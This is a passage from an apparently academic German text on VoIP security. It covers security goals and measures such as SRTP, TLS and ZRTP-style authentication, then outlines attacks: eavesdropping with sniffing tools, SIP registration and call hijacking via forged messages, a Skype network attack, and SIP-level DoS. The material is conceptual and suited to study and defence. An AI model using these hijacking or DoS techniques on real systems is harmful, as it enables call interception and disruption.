genden Kapiteln sollen dabei in erster Linie die technischen Aspekte erläutert werden, also die Bedeutung der Begriffe *Vertraulichkeit*, *Authentizität*, *Integrität*, und *Verfügbarkeit*, welche auch als *primäre Sicherheitsziele* [Bada07] bezeichnet werden. Darüber hinaus soll auch auf Maßnahmen eingegangen werden, die die Realisierung dieser Eigenschaften ermöglichen. Neben den primären Sicherheitszielen gibt es noch *sekundäre Sicherheitsziele*, die im Grunde als Verfeinerungen bzw. Spezialisierungen aus den primären hervorgehen (so kann beispielsweise Authentizität als „Integrität von Nachrichteninhalt und Nachrichtenherkunft“ [BSI05] definiert werden).




Abbildung 4: Aspekte der *VoIP*-Sicherheit [Bada07]

3.2 Vertraulichkeit

Unter *Vertraulichkeit* (*Confidentiality*) wird der Schutz vor unerlaubter Preisgabe von Informationen verstanden, das heißt in erster Linie der Schutz vor unbefugtem Abhören von Telefongesprächen. Aber auch für den Benutzer nicht direkt sichtbare Informationen wie Steuerungsinformationen, die einen Rückschluß auf Aufenthaltsorte, Identität der Gesprächsteilnehmer oder Gesprächsdauer ermöglichen, müssen entsprechend gesichert werden [SAGS06].

Maßnahmen zur Gewährleistung von Vertraulichkeit
Um vertrauliche Gespräche abhörsicher zu machen, bietet sich natürlich eine entsprechende *Verschlüsselung* an, das heißt, das Verschlüsseln der Daten vor der Übertragung und das Entschlüsseln der Daten nach der Übertragung. Bei *VoIP* teilt sich dieses Vorgehen in zwei Phasen auf, nämlich in die

- **Verschlüsselung der Signalisierungsinformationen**
  Da stets gewisse „reine“ Signalisierungsinformationen für den Verbindungsauf- und abbau benötigt werden, können diese nicht gänzlich verschlüsselt werden, da beispielsweise ein Router die Zieladresse im Header eines *SIP*-Pakets lesen muss, um den korrekten Weg ermitteln zu können. Allerdings kann der *Kanal*, also der Transportweg vom Sender zum Empfänger, entsprechend gesichert werden; dafür stehen Mechanismen bzw. Protokolle wie *IPSec* (Internet Protocol Security) [RFC4301], *SSL/TLS* (Secure Sockets Layer/Transport Layer Security) [RFC4346] und *S/MIME* (Secure/Multipurpose Internet Mail Extensions) [RFC2311] zur Verfügung [RSCJ$^+$02] [HoSV07]. Mit jedem dieser Protokolle können desweiteren unterschiedliche Sicherheitskonzepte verwirklicht

werden, so erlaubt *SSL/TLS* beispielsweise Punkt-zu-Punkt-Sicherheit, das heißt, dass *SIP*-Pakete von Netzknoten zu Netzknoten jeweils vollständig verschlüsselt und dann entschlüsselt werden. Mit *S/MIME* hingegen kann eine Ende-zu-Ende-Sicherheit realisiert werden, so dass die Daten in *SIP*-Paketen auf dem gesamten Übertragungsweg geschützt sind - der Header jedoch nicht, da er von jeder Zwischenstation gelesen und gegebenenfalls auch verändert werden muss.

- **Verschlüsselung der Sprachdaten**
  RTP selbst ist nicht sicher; die durch *RTP* übertragenen Pakete enthalten zusätzliche Daten (zum Beispiel Sequenznummern), die eine Rekonstruktion im Falle einer Verfälschung der Reihenfolge übermittelter Datenpakete auf dem Übertragungsweg ermöglichen. Diese sowie die eigentlichen Sprachdaten liegen in ungeschützter Weise vor und erlauben somit einem Angreifer letztendlich, das Gespräch vollständig und eindeutig wiederherstellen zu können. Aus diesem Grund wurde *SRTP* (Secure Real-time Transport Protocol) [RFC3711] entwickelt, welches eine symmetrische Verschlüsselung bietet.

Vertraulichkeit in Skype [Bers05]
Für die Kommunikation zwischen Netzknoten wird das symmetrische Verschlüsselungsverfahren *AES* (Advanced Encryption Standard) (Schlüssellänge 256 Bit) und zur Schlüsselaushandlung das asymmetrische Public-Key-Kryptosystem *RSA* (Rivest, Shamir, Adleman) (Schlüssellänge 1024 Bit) verwendet.

- **Kommunikation zwischen Client und Login Server**
  Clients können unter Benutzung des öffentlichen Schlüssels (*public key*), welcher direkt in die Skype-Software integriert wurde, Nachrichten verschlüsseln und an den Login Server versenden. Dieser entschlüsselt die Nachrichten dann mit dem privaten Schlüssel (*private key*), welcher zentral gespeichert wird. Dieser Vorgang funktioniert auch entsprechend umgekehrt - der Login Server kann Nachrichten mit dem privaten Schlüssel verschlüsseln und Clients diese mit dem öffentlichen Schlüssel entschlüsseln.

- **Kommunikation zwischen Clients**
  Um eine gesicherte Kommunikationsverbindung zwischen zwei Clients aufbauen zu können, werden zunächst beidseitig Schlüssel der Länge 128 Bit generiert. Diese werden dann mit Hilfe von *RSA* untereinander ausgetauscht und unter Verwendung eines propiertären Verfahrens kombiniert, woraus letztendlich der eigentliche 256 Bit-Schlüssel für die *AES*-Verschlüsselung erzeugt wird.

3.3 Authentizität

Unter *Authentizität* (*Authenticity*) wird die Sicherstellung der Echtheit und der Herkunft einer Nachricht oder Information (Authentizität der Daten) und der Identität eines Nutzers (Authentizität der Identität) verstanden. Dies betrifft wiederum sowohl Signalisierungsinformationen als auch Sprachdaten. Der Nachweis der Authentizität wird als *Authentifizierung* bezeichnet. Der Authentifizierung folgt meistens der Vorgang der *Autorisierung*, das heißt der Zuteilung von Rechten an Benutzer oder Systemkomponenten. Authentifizierung erfolgt meistens in Kombination mit Verschlüsselung und gewährt damit eine hinreichend geschützte Kommunikation; dabei ist es auch unerheblich, in welcher Reihenfolge die Anwendung beider Sicherheitsmechanismen erfolgt [HoSV07].

Maßnahmen zur Gewährleistung der Authentizität
Digitale Zertifikate und Signaturen bilden die Grundlage für Authentifizierungsverfahren. Da-

bei handelt es sich um „digitale Dokumente, in denen eine Instanz einen bestimmten Sachverhalt mittels digitaler Signatur bestätigt“ [HoSV07]. Diese Instanz stellt meistens eine übergeordnete Zertifizierungsstelle (*Certificate Authority*) dar, zum Beispiel *VeriSign* oder die *Bundesnetzagentur*. Die mittlerweile etabliertesten Standards sind *X.509* der *ITU-T* als Zertifikatsstandard und *802.1x* der *IEEE* (Institute of Electrical and Electronics Engineers) als Authentifizierungs- und Autorisierungsstandard. Protokolle, die Authentifizierungsmechanismen auf Grundlage von Zertifikaten unterstützen, sind unter anderem *SSL/TLS* und *SRTP* [SAGS06] [HoSV07].

Einen weiteren vielversprechenden Ansatz zur Wahrung von Authentizität verfolgt auch Phil Zimmermann mit seinem Projekt *Zfone*: hier geschieht die Authentifizierung nicht mit Hilfe von digitalen Zertifikaten, sondern durch verbale Kommunikation und Verifikation. Basierend auf dem Diffie-Hellman-Schlüsselaustausch [RFC2631] wird aus den beiden (aus dem Verfahren resultierenden) Werten ein kryptografischer Hashwert gebildet, der auch als *SAS* (Short Authentication String) bezeichnet wird. Dieser wird dann von beiden Gesprächsteilnehmern vorgelesen und auf Übereinstimmung geprüft. Die Sicherheit dieses Authentifizierungsverfahrens liegt in erster Linie darin, dass es nahezu unmöglich ist, den korrekten *SAS* auf Anhieb (das heißt bei einmaligem Versuch) zu bestimmen. Dies sowie die zusätzliche Erkennung der Stimme des Gesprächspartners verringert beispielsweise die Chance auf erfolgreiche *MitM*-Angriffe (vergleiche Kapitel 4) deutlich [Bers05].

Authentizität in Skype
Die Authentifizierung basiert auf digitalen Zertifikaten und erfolgt bei der Anmeldung im Skype-Netzwerk durch den Login Server (der auch gleichzeitig die Zertifizierungsstelle repräsentiert), welcher die Identität eines Benutzers durch Benutzernamen und Passwort überprüft. Dem Benutzer wird dabei ein digital signiertes Zertifikat ausgestellt, das er für die weitere Kommunikation zwecks Benutzeridentifizierung verwenden kann [Bers05].

3.4 Integrität

Unter *Integrität* (*Integrity*) versteht man den Schutz vor unbefugter Manipulation, also die „Gewährleistung, dass die Daten während einer Verbindung nicht abgeändert werden können“ [SAGS06]. Man unterscheidet dabei nach [BSI05] zwischen

- **Integrität der Signalisierungsinformationen und Systemkomponenten**
  Es muss einerseits sichergestellt werden, dass die Sender- und Empfängerdaten (z.B. Adressen) beim Verbindungsauf- und abbau immer korrekt sind und nicht etwa durch eine gefälschte Anrufer-Identität manipuliert wurden (*Integrität der Signalisierungsinformationen*) und andererseits nicht während des Transports auf unerlaubte Weise zum Beispiel mittels entsprechend präparierter oder sabotierter Router oder anderer Komponenten verändert werden (*Integrität der Systemkomponenten*).

- **Integrität der Sprachdaten**
  Sprache besitzt zwar natürliche Wiedererkennungsmerkmale (sofern sich zwei Individuen bereits kennen und einander identifiziert haben), allerdings spielt die zeitliche Nähe des Eintreffens von Gesprächsdaten eine wichtige Rolle, um zu verhindern, dass Angreifer Täuschungs- oder Manipulationsversuche (beispielsweise durch Einspeisen von früheren Kopien - „Replays“) durchführen können.

Integrität kann nur durch geeignete Vertraulichkeits- und Authentifizierungsmaßnahmen, wie in 3.2 und 3.3 beschrieben, gewährleistet werden und ist damit von diesen beiden Faktoren abhängig.

3.5 Verfügbarkeit

Unter *Verfügbarkeit* (*Availability*) wird die ständige Erreichbarkeit und Nutzbarkeit eines *VoIP*-Netzwerks oder -Dienstes verstanden. Gerade bei *VoIP*-Netzwerken ist die Gewährleistung der Verfügbarkeit von besonderer Bedeutung, da das zugrundeliegende *IP*-Netz in seiner Art sehr viel anfälliger ist als das öffentliche Telefonnetz. Außerdem beruht die Relevanz dieses Aspekts auch auf der Tatsache, dass Notrufe per *VoIP* abgesetzt werden können.

Maßnahmen zur Gewährleistung der Verfügbarkeit
Es gibt eine ganze Reihe an Vorgehensweisen, um Verfügbarkeit zu gewährleisten. Darunter fällt etwa das Einbauen von Redundanzen in das Netzwerk, um so den Ausfall einer Komponente oder einer Menge von Komponenten kompensieren zu können. Da es sich meistens um elektrische Einrichtungen handelt, muss auch die Stromversorgung gesichert werden. Auch gegen physikalische Einwirkungen (Brände, Überschwemmungen etc.) müssen entsprechende Maßnahmen (gesicherte Räumlichkeiten für Server und Router, effektiver Brandschutz, umgehende Benachrichtigung von Not- und Sicherheitsdiensten) ergriffen werden [BSI05].

Verfügbarkeit bei Skype
Die Verfügbarkeit des Skype-Netzwerks ist grundsätzlich durch die Dynamik der darunterliegenden *p2p*-Technologie gegeben. Der Ausfall eines Netzknotens kann sofort durch den Aufbau anderer Verbindungswege kompensiert werden (so kennt ein Ordinary Host beispielsweise nicht nur einen einzigen Supernode, sondern eine ganze Menge an Supernodes, mit denen er Verbindungen aufbauen kann). Einzige Schwachstelle bildet der Login Server, da beim Ausfall dieser Komponente eine Anmeldung beim Netzwerk nicht mehr möglich ist.

3.6 Perspektiven und Zukunftsaussichten

Die beschriebenen Sicherheitsaspekte betreffen nicht nur *VoIP*-Netzwerke, sondern lassen sich im Grunde auf das gesamte Internet übertragen. De facto lässt sich aber eine entscheidende Tatsache herausfiltern: *absolute Sicherheit wird es nie geben* [Bada07]. Diese Behauptung lässt sich allein schon am Faktor *Mensch* verifizieren: bei allen Entwicklungen handelt es sich schlichtweg um *menschliche* Entwicklungen und diese unterliegen dem Umstand, dass es *menschliches Fehlverhalten und Versagen* immer geben wird.

Entwicklungsperspektiven bei der *VoIP*-Sicherheit [BSI05]
VoIP und die dazugehörigen sicherheitsrelevanten Elemente befinden sich immer noch in einem Entwicklungsprozess. Generell läuft dieser Prozess auf die folgenden Punkte hinaus:

- Garantie einer hohen Verfügbarkeit und ausgezeichneten Sprach- und Übertragungsqualität
- Integration effizienter und effektiver Sicherheitsmechanismen auf Basis von verbesserten oder neu konzipierten kryptografischen Protokollen und Funktionen
- Breites Angebot an Endgeräten, die sicherheitstechnische Mechanismen implementieren

Auf langfristige Sicht gesehen hat *VoIP* daher ein sehr hohes Durchsetzungspotenzial (nicht zuletzt aufgrund der Tatsache, dass Gespräche in ausschließlich *IP*-basierten Netzen bislang kostenlos sind) und es ist eine durchaus realistische Vorstellung, dass das klassische Telefonnetz durch die Internet-Telefonie verdrängt wird.

4 Angriffsszenarien

Wie in Kapitel 3 beschrieben, ist Sicherheit bei *VoIP* nicht etwas, das man einfach als gegeben voraussetzen kann, sondern nur durch sehr gründliche und wirkungsvolle Vorsichtsmaßnahmen zumindest zu einem akzeptablen Verhältnis zu erreichen. Gerade das zugrundeliegende, in seiner Art vollkommen unsichere und ungeschützte *IP*-Netz bietet einen Spielraum für eine Unzahl von verschiedenen Angriffen und Bedrohungen. Aber auch Protokolle wie *SIP* oder *RTP* können nur durch entsprechende Schutzmaßnahmen (Verschlüsselung, Authentifizierung usw.) ausreichend sicher gemacht werden. Letztendlich beruhen Angriffe immer darauf, eine noch nicht bekannte oder noch nicht behobene Schwachstelle eines technischen Systems oder auch einfach nur die Unwissenheit eines Benutzers auszubeuten. Dieses Kapitel soll eine Übersicht über die bedeutensten und folgenschwersten Angriffsmöglichkeiten auf *VoIP*-Netzwerke geben. Außerdem sollen einige ausgewählte Angriffsszenarien vorgestellt werden und welche Mittel benötigt werden, um solche Angriffe vorzubereiten und durchzuführen. Die Vorgehensweisen stützen sich dabei vorwiegend auf [EnCo07].

4.1 Übersicht über mögliche Angriffe

In Abbildung 5 ist eine Reihe von Angriffsmöglichkeiten auf *VoIP*-Netzwerke und deren Auswirkungen auf die sicherheitstechnischen Aspekte *Vertraulichkeit*, *Authentizität*, *Integrität* und *Verfügbarkeit* dargestellt. Es gibt sowohl *passive* als auch *aktive* Angriffe. Passive Angriffe zielen in erster Linie auf das Protokollieren und Aufzeichnen von Gesprächsdaten ab, bei aktiven Angriffen manipuliert ein Angreifer wissentlich und absichtlich bestimmte Daten (zum Beispiel Signalisierungs- oder Gesprächsdaten) oder Komponenten (zum Beispiel Rechner, Server oder Router). Tabelle 2 gibt eine detaillierte Übersicht über Angriffe, ihre Bedeutung und die von ihnen betroffenen Ziele.




Abbildung 5: *VoIP*-Angriffsmöglichkeiten und ihre Auswirkungen

4.2 Informationsgewinnung und Netzwerk-Zugriffsmethoden

Ein erfolgreicher Angriff auf ein *VoIP*-Netzwerk oder eine Systemkomponente ist weitestgehend das Resultat einer intensiven Vorarbeit, die unter anderem den Prozess der *Informationsgewinnung* umfasst. Bei diesem Vorgang werden systematisch Daten über das zu kompromittierende System gesammelt, beispielsweise öffentliche *IP*-Adressen, Informationen über

Angriffsmöglichkeiten auf *VoIP*-Netzwerke		
Bezeichnung	**Beschreibung**	**Angriffsziele**
***MitM*-Angriffe (Man-in-the-Middle)**	Angreifer „setzen“ sich in der Regel zwischen die Gesprächsteilnehmer, um zu übermittelnde Pakete abzufangen, zu manipulieren oder umzuleiten. Sind oft Voraussetzung für weitere Angriffe.	*SIP*, *RTP*, *RTCP*, Router
Hijacking und Pharming	Bei *Hijacking*-Angriffen übernimmt der Angreifer die Kommunikationsverbindung, um Pakete zu speziell präparierten Angriffsrechnern umzuleiten. *Pharming* verläuft ähnlich wie Hijacking, dabei werden Gespräche unwissentlich oder durch Vortäuschung auf Angriffsrechner umgeleitet.	*SIP*
Backdoors	Ein *Backdoor* (Hintertür) wird speziell von Angreifern auf einem Zielrechner eingerichtet (zum Beispiel durch Einspeisen eines eigens dafür konzipierten Programms), um unbemerkt an Daten und vertrauliche Informationen des Nutzers zu gelangen oder den Rechner für weitere Angriffe zu verwenden.	Systemkomponenten
Spoofing	Bei *Spoofing*-Angriffen verwendet der Angreifer gefälschte Absenderdaten und -adressen, um Gesprächsteilnehmer in vermeintlich vertrauliche Telefonate zu verwickeln und so an Informationen zu gelangen.	*SIP*
***DoS/DDoS*-Angriffe, Voice Bombing und Clipping**	*DoS*-Angriffe (Denial of Service) werden in der Regel durchgeführt, um die Verfügbarkeit von *VoIP*-Diensten und -Verbindungen zu beeinträchtigen. Dies geschieht im Prinzip von einem Angriffsrechner aus durch fortwährendes Senden von Anfragen oder Nachrichten, um so das Zielsystem lahmzulegen oder zu überlasten. Bei *DDoS*-Angriffe (Distributed *DoS*) handelt es sind um eine Variante, bei der die Anfragen von einer Menge von Angriffsrechnern erfolgen. *Andere Varianten*: *Voice Bombing* - „bombardieren“ mit Sprachdaten, *Clipping* - Angriff mit dem Ziel, die Übertragungsqualität zu verringern.	*SIP*, *RTP*, Server, Router
Call/Toll Fraud und Phreaking	Dabei handelt es sich um Gebührenbetrug: es wird auf Kosten eines unwissenden Benutzers telefoniert. Als *Phreaking* wird dieser Vorgang bezeichnet, wenn bestimmte Daten vor dem unerlaubten Telefonieren manipuliert werden (müssen).	Systemkomponenten, Endbenutzer
SPIT	*SPIT* (Spam over Internet Telephony) ist eine Variante von *SPAM* bzw. *Spamming* (also dem unerwünschten Senden von Werbemails) für *VoIP*-Netzwerke.	Systemkomponenten, Endbenutzer

Tabelle 2: Übersicht über mögliche Angriffe

die zugrundeliegende Infrastruktur oder vorhandene Sicherheitsmechanismen. Dieser Prozess ist in den meisten Fällen sogar vollkommen legal und erfordert vorwiegend nur die geschickte Nutzung von frei verfügbaren Diensten oder Anwendungen. Auf Basis der gesammelten Informationen wird dann versucht, durch gezielte Ausnutzung von Schwachstellen Zugriff auf das Netzwerk zu erhalten - es gibt inzwischen auch einen ganzen Satz an Tools, die

eigens dafür ausgerichtet wurden, *Exploits*, also Sicherheitslücken, zu finden (*Metasploit Framework* (http://www.metasploit.com), *macof* (http://www.monkey.org/~dugsong/dsniff)). Gelingt der Zugriff schließlich, so können nun ohne weiteres beispielsweise Backdoors eingerichtet werden, um letztlich die vollständige Kontrolle über das System zu erhalten.

4.3 Lauschangriff

Der wohl populärste Angriff auf *VoIP*-Netzwerke ist - wie auch bei üblichen Festnetzgesprächen - der „Lauschangriff“. Dieser Angriff wird beispielsweise ausgeführt, um

- vertrauliche Gespräche abzuhören und zu analysieren (*Eavesdropping*),
- Telefonnummern oder *IP*-Adressen von ein- und ausgehenden Gesprächen zu sammeln (*Number Harvesting*),
- oder den gesamten Telefonverkehr, inklusive Telefonadressen, Gesprächsdaten und Gebührenabrechnungen aufzuzeichnen (*Call Pattern Tracking*).

Die Durchführbarkeit eines solchen Angriffs hängt hauptsächlich von der Wahrscheinlichkeit ab, wie schnell ein Angreifer in ein Netzwerk oder System eindringen kann und setzt in der Regel einen erfolgreichen *MitM*-Angriff (wie beispielsweise in 4.4) voraus. Sobald dies erreicht wurde, können die restlichen Aktivitäten mit einem Minimum an Aufwand durchgeführt werden. Geht man also davon aus, dass es ein Angreifer bewerkstelligt hat, sich Zugriff auf beispielsweise einen Router oder Server zu verschaffen so kann er nun mit Programmen wie *Wireshark* (auch bekannt als *Ethereal*, http://www.wireshark.org) oder *Cain & Abel* (http://www.oxid.it) mit wenigen Einstellungen ganze *RTP*-Sitzungen abfangen, in Audiodateien umwandeln und mit üblichen Multimedia-Anwendungen abspielen lassen. Der Lauschangriff ist somit perfekt.

4.4 MitM-Angriffe und Hijacking auf SIP-Protokollebene

Geradezu prädestiniert für *MitM*-Angriffe ist das Protokoll *SIP*, da es beispielsweise beim Verbindungsaufbau gewissermaßen den Einstiegspunkt in eine Kommunikation markiert. Die Angriffe verlaufen dabei im Grunde immer nach demselben Schema, das heißt, zunächst verschafft sich ein Angreifer Zugriff auf das Netz oder eine Systemkomponente (4.2), um daraufhin beispielsweise einen manipulierten Proxy-Server dazu zu verwenden, bestimmte *SIP*-Nachrichten mit entsprechend verändertem Inhalt an Sender oder Empfänger zu verschicken. Mit Hilfe des Tools *SiVuS* (*SIP* Vulnerability Scanner, http://www.vopsecurity.org) lassen sich solche gefälschten Nachrichten erzeugen. Im folgenden werden zwei Hijacking-Angriffsformen beschrieben, die für gewöhnlich mittels *MitM*-Angriff vorbereitet werden:

- **Registration Hijacking**
  Will sich ein Benutzer beim Registrar mittels des *SIP*-Request `REGISTER` registrieren, so ersetzt ein Angreifer diese Registrierungsinformationen mit gefälschten Daten, zum Beispiel wird die Herkunftsangabe entsprechend verändert, wodurch ein Anruf schließlich auf nichtexistierende oder manipulierte Endgeräte umgeleitet wird. In Abbildung 6 wird dieser Vorgang dargestellt: Teilnehmer A will sich beim Registrar registrieren, der Angreifer fängt diese Anfrage allerdings ab und schickt einen gefälschten Request weiter (beispielsweise mit veränderter *IP*-Adresse, aber gleicher *SIP*-Adresse). Teilnehmer B initiiert daraufhin einen Verbindungsaufbau, wobei dieser sowie die eigentliche Kommunikation von jetzt an über den Angriffsrechner umgeleitet werden.




Abbildung 6: Registration Hijacking

- **Call Hijacking**
  Bei diesem Angriff werden keine Registrierungsinformationen manipuliert, sondern es wird dem Sender beispielsweise durch die *SIP*-Response `302 Moved Temporarily` vorgetäuscht, dass der Empfänger umgezogen ist. Daraufhin kann als neues Ziel ein Angriffsrechner angegeben werden, auf den der Datenverkehr unbemerkt umgeleitet wird. In Abbildung 7 wird das Vorgehen bei diesem Angriff illustriert: der Angreifer fängt zunächst den Request `INVITE` von Teilnehmer A ab und teilt diesem daraufhin mit, dass sich die Adresse von Teilnehmer B geändert hat - wobei er die Adresse eines Angriffsrechners als neue Adresse angibt. Daraufhin initiiert Teilnehmer A erneut einen Verbindungsaufbau, wobei dieser sowie die *VoIP*-Kommunikation nun über den Angriffsrechner an Teilnehmer B weitergeleitet werden.




Abbildung 7: Call Hijacking

4.5 Angriff auf das Skype-Netzwerk

In [BiDe06] wird ein Vorgehen beschrieben, welches einen Angriff auf das Skype-Netzwerk bzw. die Skype-Nutzer selbst ermöglicht. Dieses erfordert jedoch einiges an Mehraufwand und Erfahrung, da es beispielsweise nötig ist, eine eigene Software zu programmieren und einen Login Server sowie einen Datenbank bereitzustellen. Die Idee hinter diesem Angriff teilt sich dabei in folgende Aspekte auf:

- Ein privates Skype-Netzwerk wird aufgebaut, indem eine präparierte Skype-Software unter Endbenutzern verteilt wird, welche diese dazu veranlasst, sich beim privaten Login Server anmelden zu müssen.
- Verknüpfung des privaten und offiziellen Skype-Netzwerks durch Ausnutzung der Tatsache, dass Anfragen bei Supernodes bzw. Verteilerknoten nicht authentifiziert werden (das heißt es können ohne Identitätsprüfung Informationen über das Skype-Netzwerk angefordert werden). Ein Supernode im privaten Skype-Netzwerk kann somit Anfragen an andere Supernodes aus dem offiziellen Netz stellen und Informationen über Verbindungswege und letztendlich Endknoten, also Ordinary Hosts, beziehen.
- Durch die erfolgreiche Verknüpfung beider Netzwerke wird nun bei den Benutzern mit manipulierter Skype-Software der Schein erweckt, dass sie sich im offiziellen Skype-Netzwerk befinden, obwohl sie sich tatsächlich im privaten Netzwerk aufhalten, in dem sie belauscht und überwacht werden können.

4.6 DoS/DDoS-Angriffe

Da *VoIP* besondere Ansprüche an das zugrundeliegende Netzwerk stellt (siehe 2.1.3), hat sich eine Angriffsform besonders exponiert, die genau diesen Anforderungen entgegenwirkt: *Denial of Service*-Angriffe. Diese zielen in erster Linie darauf ab, die Verfügbarkeit (3.5) und Übertragungsqualität eines *VoIP*-Netzwerks oder -Dienstes durch Überlast bzw. permanentes Senden von Nachrichten und Daten negativ zu beeinflussen. Die Bedeutung dieser Angriffe hat insofern stark zugenommen, als ihre Auswirkungen umso gravierender sind, wenn sie beispielsweise in einem Unternehmen durchgeführt werden, in denen sich *VoIP* bereits etabliert hat - so hat ein Angriff durchaus bereits finanzielle Schwierigkeiten oder Verluste zur Folge. In diese Kategorie fallen dabei folgende Angriffsformen:

- **Flooding**
  Flooding-Angriffe („Überfluten“) werden vornehmlich durchgeführt, um die gesamte Bandbreite eines Netzwerks oder einer Verbindung zu verbrauchen, was zu einer vollständigen Auslastung bis hin zum Ausfall von Systemkomponenten führen kann. *DoS*-Angriffe dieser Art sind sehr leicht durchzuführen, da man sich zum Beispiel das dem Protokoll *RTP* zugrundeliegende *UDP* zunutze machen und etliche *UDP*-Pakete versenden kann. Es gibt mittlerweile eine ganze Reihe an Tools und Programmcode, die diesen Vorgang automatisiert durchführen; diese finden sich beispielsweise bei Packetstorm (http://packetstormsecurity.org/exploits/DoS/).
- ***DoS*-Angriffe auf *SIP*-Protokollebene**
  DoS-Angriffe können typischerweise auch direkt auf *SIP*-Protokollebene durchgeführt werden, beispielsweise durch Flooding eines Proxy-Servers mit `INVITE`-Nachrichten. Auf der anderen Seite können Angreifer nach *MitM*-Attacken einen durch `INVITE` initiierten Verbindungsaufbau sofort mit `CANCEL` unterbrechen und beenden, wodurch eine Kommunikation zwischen Gesprächsteilnehmern gar nicht erst zustande kommt (auf

ähnliche Weise funktioniert dies natürlich auch mit dem Request `BYE`). Das gleiche Resultat kann auch durch die *SIP*-Responses `4xx/5xx/6xx` erzielt werden, zum Beispiel in dem einem Teilnehmer, der eine `INVITE`-Anfrage stellt, die Antwort `486 Busy Here` mitgeteilt wird.

4.7 SPAM over Internet Telephony (SPIT)

Bei *SPIT* handelt es sich nicht um einen Angriff auf *VoIP*-Netzwerke oder -Systeme im eigentlichen Sinne, sondern um die Versendung von unerwünschtem Werbematerial (in Sprachform). Was bei *E-Mails* bereits gang und gäbe ist und üblicherweise als *Spamming* bzw. *SPAM* bezeichnet wird, entwickelt sich nun auch mit der zunehmenden Verbreitung von *VoIP* für selbige zu einer ernstzunehmenden Angelegenheit. Dass sich solche „Angriffe“ auch als finanziell rentabel erweisen, liegt vor allem an der Tatsache, dass keine teuren Telefonanlagen und Netzwerkanschlüsse mehr notwendig sind (wie es beispielsweise bei automatisch generierten Telefonansagen im üblichen Festnetz der Fall ist), sondern alle Aktionen nun bequem von einem privaten Rechner aus erfolgen können. Wenn man darüber hinaus davon ausgeht, dass das traditionelle Telefonnetz über kurz oder lang vollständig vom *IP*-Netz abgelöst wird, so entfallen sogar die Kosten, die momentan noch für einen Versand an übliche Festnetztelefone nötig sind.

